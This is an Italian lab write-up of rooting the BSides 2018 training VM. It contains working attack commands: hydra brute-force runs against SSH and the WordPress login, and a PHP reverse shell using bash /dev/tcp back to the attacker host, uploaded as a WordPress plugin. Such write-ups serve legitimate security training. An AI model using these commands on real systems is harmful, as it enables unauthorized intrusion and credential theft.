

## Bonus: Hacking VM BlackBox

### Traccia

Ci viene richiesto di attaccare una macchina virtuale e ottenere i permessi di root partendo da un'approccio di tipo BlackBox, ovvero dove non ci viene fornito nessun dato sulla macchina bersaglio.

### Esecuzione

Per prima cosa cerchiamo l'IP del target usando un ping sweep con nmap

```
(kali@kali)-[~]  
$ sudo nmap -sn 192.168.1.1/24  
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-01 09:49 CET  
Nmap scan report for www.adsl.vf (192.168.1.1)  
Host is up (0.0023s latency).  
MAC Address: 80:16:05:25:DE:70 (Vodafone Italia)  
Nmap scan report for bsides2018.station (192.168.1.3)  
Host is up (0.00031s latency).
```

Eseguendo una scansione più approfondita con Nmap raccogliamo più informazioni sui servizi attivi presenti nel target

```
$ sudo nmap -sV -sC 192.168.1.3  
[sudo] password for kali:  
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-30 19:32 CET  
Nmap scan report for bsides2018.station (192.168.1.3)  
Host is up (0.00018s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 2.3.5  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_ drwxr-xr-x  2 65534 65534      4096 Mar 03 2018 public  
| ftp-syst:  
|   STAT:  
|   FTP server status:  
|     Connected to 192.168.1.100  
|     Logged in as ftp  
|     TYPE: ASCII  
|     No session bandwidth limit  
|     Session timeout in seconds is 300  
|     Control connection is plain text  
|     Data connections will be plain text  
|     At session startup, client count was 1  
|     vsFTPD 2.3.5 - secure, fast, stable  
|_ End of status  
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)  
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)  
|   256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)  
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))  
|_ http-server-header: Apache/2.2.22 (Ubuntu)  
| http-robots.txt: 1 disallowed entry  
|_ /backup_wordpress  
|_ http-title: Site doesn't have a title (text/html).  
MAC Address: 08:00:27:38:9A:71 (Oracle VirtualBox virtual NIC)  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Dal risultato della scansione notiamo diversi possibili vettori di attacco, frai quali:

Un servizio FTP aperto che permette il login anonimo senza bisogno di password

Il servizio SSH abilitato

Un webserver sulla porta 80 con Wordpress

### Attacco tramite FTP

```
(kali㉿kali)-[~]  
$ ftp 192.168.1.3  
Connected to 192.168.1.3.  
220 (vsFTPD 2.3.5)  
Name (192.168.1.3:kali): anonymous  
230 Login successful  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

Logghiamo nel servizio ftp ed esploriamo le varie directory in cerca di informazioni

Sin da subito notiamo una directory chiamata public con dentro un file users.txt.bk

Dal nome supponiamo si tratti di un file di backup con dentro la lista utenti, procediamo quindi a trasferirlo sulla nostra macchina col comando get

```
ftp> ls  
229 Entering Extended Passive Mode (|||21807|).  
150 Here comes the directory listing.  
drwxr-xr-x  2 65534   65534      4096 Mar 03  2018 public  
226 Directory send OK.  
ftp> cd public  
250 Directory successfully changed.  
ftp> ls  
229 Entering Extended Passive Mode (|||23328|).  
150 Here comes the directory listing.  
-rw-r--r--  1 0       0          31 Mar 03  2018 users.txt.bk  
226 Directory send OK.  
ftp> get users.txt.bk  
local: users.txt.bk remote: users.txt.bk  
229 Entering Extended Passive Mode (|||23484|).  
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).  
100% |*****  
226 Transfer complete.  
31 bytes received in 00:00 (38.46 KiB/s)  
ftp>
```

Andiamo quindi ad aprirlo per vederne il contenuto

```
(kali㉿kali)-[~]  
$ cat users.txt.bk  
abatchy  
john  
mai  
anne  
doomguy
```

All'interno sono presenti i nomi di 5 utenti del sistema

Con queste informazioni decidiamo di provare a loggare tramite ssh (servizio che abbiamo visto aperto durante il primo scan di Nmap) con ognuno di essi per vedere se qualcuno di loro richiede una password al posto di una chiave pubblica

```
(kali@kali)-[~]  
$ ssh anne@192.168.1.3  
anne@192.168.1.3's password: 
```

Dopo diversi tentativi scopriamo che l'utente anne può accedere tramite ssh con una password, a questo punto decidiamo di usare un attacco a dizionario diretto al servizio ssh per tentare di scoprire la password

Utilizzando hydra riusciamo a trovare la password che ci serve, "princess"

```
(kali@kali)-[~]  
$ hydra -l anne -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.3 ssh -V  
[ATTEMPT] target 192.168.1.3 - login "anne" - pass "amanda" - 85 of 1000006 [child 5] (0/6)  
[ATTEMPT] target 192.168.1.3 - login "anne" - pass "summer" - 86 of 1000006 [child 8] (0/6)  
[22][ssh] host: 192.168.1.3 login: anne password: princess  
1 of 1 target successfully completed, 1 valid password found
```

Logghiamo quindi tramite ssh con user **anne** e password **princess**

Confermiamo che l'utente ha permessi di root con **sudo -l** e successivamente leggiamo il contenuto della flag

```
(kali@kali)-[~]  
$ ssh anne@192.168.1.3  
anne@192.168.1.3's password:  
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)  
  
* Documentation:  https://help.ubuntu.com/  
  
382 packages can be updated.  
275 updates are security updates.  
  
New release '14.04.5 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
Last login: Thu Feb  1 00:56:34 2024 from bsides2018.station  
anne@bsides2018:~$ sudo -l  
[sudo] password for anne:  
Matching Defaults entries for anne on this host:  
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User anne may run the following commands on this host:  
    (ALL : ALL) ALL  
anne@bsides2018:~$ sudo cat /root/flag.txt  
Congratulations!  
  
If you can read this, that means you were able to obtain root permissions on this VM.  
You should be proud!  
  
There are multiple ways to gain access remotely, as well as for privilege escalation.  
Did you find them all?  
  
@abatchy17
```

## Attacco Wordpress

Basandoci sulla scansione iniziale di nmap andiamo ad esplorare la directory /backup\_wordpress. Ques'ultima contiene un blog Wordpress in disuso. Da uno dei post si evince che l'utente john è un'amministratore del server e quindi molto probabilmente avrà i permessi di root



Andiamo quindi sulla pagina di login di Wordpress e tentiamo un attacco bruteforce usando john come nome utente

```
(kali@kali)-[~]
$ hydra -l john -P /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-10000.txt 192.168.1.3 -V http-post-form '/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location'
```


L'attacco ha dato esito positivo e scopriamo che la password dell'utente john è "enigma"

```
[ATTEMPT] target 192.168.1.3 - login "john" - pass "drummer" - 624 of 10000 [child 4] (0/0)
[80][http-post-form] host: 192.168.1.3 login: john password: enigma
1 of 1 target successfully completed, 1 valid password found
```

Logghiamo su Wordpress con queste credenziali ed esploriamo la piattaforma per un possibile vettore d'attacco

Proviamo a caricare un file tramite la categoria Media e notiamo che accetta file in formato immagine

Esaminando il file caricato scopriamo la directory dove vengono uploadati i file



Sebbene non possiamo caricare qualcosa di utile tramite questo metodo conoscere la directory tornerà utile dopo

Scopriamo che la sezione plugin permette il caricamento di file con estensione php


Andiamo quindi a preparare una semplice reverse shell in php

```
1 <?php
2 exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.100/4444 0>&1'");
```


Apriamo Netcat in modalità ascolto sulla nostra macchina Kali per ricevere la reverse shell

```
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
```

Carichiamo la reverse shell tramite il gestore di plugin



Sfruttando il percorso di upload scoperto in precedenza apriamo il file e confermiamo l'avvenuta connessione della reverse shell sul nostro terminale



Usando Python andiamo a spawnare una shell più interattiva

```
www-data@bsides2018:/var/www/backup_wordpress/wp-content/uploads/2024/02$ python -c 'import pty;pty.spawn("/bin/bash")'
<ent/uploads/2024/02$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@bsides2018:/var/www/backup_wordpress/wp-content/uploads/2024/02$
```

Cambiamo utente con uno che ha i permessi di root e leggiamo il file della flag

```
www-data@bsides2018:/var/www/backup_wordpress/wp-content/uploads/2024/02$ su anne
<w/backup_wordpress/wp-content/uploads/2024/02$ su anne
Password: princess
anne@bsides2018:/var/www/backup_wordpress/wp-content/uploads/2024/02$ sudo cat /root/flag.txt
<ckup_wordpress/wp-content/uploads/2024/02$ sudo cat /root/flag.txt
[sudo] password for anne: princess

Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```